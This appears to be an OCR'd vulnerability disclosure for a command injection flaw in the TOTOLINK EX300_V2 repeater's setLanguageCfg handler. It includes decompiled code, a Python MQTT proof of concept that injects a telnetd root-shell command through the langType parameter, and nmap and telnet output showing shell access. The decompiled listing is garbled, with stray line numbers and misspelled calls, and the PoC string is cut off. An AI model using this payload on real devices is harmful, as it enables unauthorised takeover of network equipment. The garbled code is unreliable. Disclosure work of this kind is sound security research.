


TOTOLINK EX300\_V2 V4.0.3c.7484 has a command injection vulnerability detected at function setLanguageCfg. Attackers can send a MQTT data packet and inject evil commands into parameter langType to execute arbitrary commands.

## Show the product

TOTOLINK EX300\_V2 is a Wi-Fi repeater made in China.



## **Vulnerability details**

The vulnerability is detected at /bin/cste\_modules/global.so.

In the function <code>setLanguageCfg</code>, the content obtained by program through parameter <code>langType</code> given by <code>MQTT</code> data packet is passed to variable <code>Var</code>. Then, the variable <code>Var</code> is formatted into <code>v9</code> through the function <code>sprintf</code> without any check. Finally, <code>v9</code> is passed as an argument to the function <code>CsteSystem</code> which can execute system commands.

```
Var = (const char *)websGetVar(a2, "langType", "");
   v/ = (const char *)websGetVar(a2, "langFlag", "1");
   apmib_set(6002, Var);
7
   v12 = atoi(v7);
8
   apmib_set(6004, &v12);
9
   if ( f_exists("/mnt/custom/product.ini") )
9
     sprintf(v9, "helpUrl_%s", Var);
1
2
     inifile_get_string("/mnt/custom/product.ini", "PRODUCT", v9, v10);
3
     apmib_set(7112, v10);
4
5
   if ( !fork() )
6
7
     sleep(1u);
     apmib_update_web(4);
9
     exit(1);
9
   }
   CsteSvstem("rm -rf /var/is/language* 1>/dev/null 2>&1". 0):
   sprintf(v9, "cp /web_cste/js/language_%s.js /var/js/language.js", Var);
   CsteSystem(v9, 0);
   csteSystem("In -s /var/js/language.js /web_cste/js/language.js 1>/dev/null 2>&1", 0);
   websSetCfgResponse(a1, a3, "0", "reserv");
   return 0;
```

Above all, attackers can send a MQTT data packet and inject evil commands into parameter langType to execute arbitrary commands.

## **POC**

```
import paho.mqtt.client as mqtt

client = mqtt.Client()
client.connect("192.168.0.254", 1883, 60)
client.publish("totolink/router/setLanguageCfg", '{"langType": "$(telnetd -1 /bin/sh
```

## Get shell

At first, we run the above script to exploit the vulnerability.

Then, we scan ports and dectect that the port 23 which represents Telnet service has been opened.

```
Starting Nmap 7.91 (https://nmap.org) at 2022-06-03 16:05 CST Nmap scan report for 192.168.0.254 Host is up (0.0011s latency).
Not shown: 940 closed ports, 58 filtered ports PORT STATE SERVICE 23/tcp open telnet 80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 34.24 seconds
```

Finally, we telnet into the Wi-Fi repeater through port 23 and control it successfully.

```
<u>$ telnet 192.168.0.254 23</u>
Trying 192.168.0.254...
Connected to 192.168.0.254.
Escape character is '^]'.
# ls
bin
          etc
                    init
                              lighttp
                                        proc
                                                   tmp
                                                             var
dev
          home
                    lib
                              mnt
                                        sys
                                                   usr
                                                             web cste
# exit
Connection closed by foreign host.
```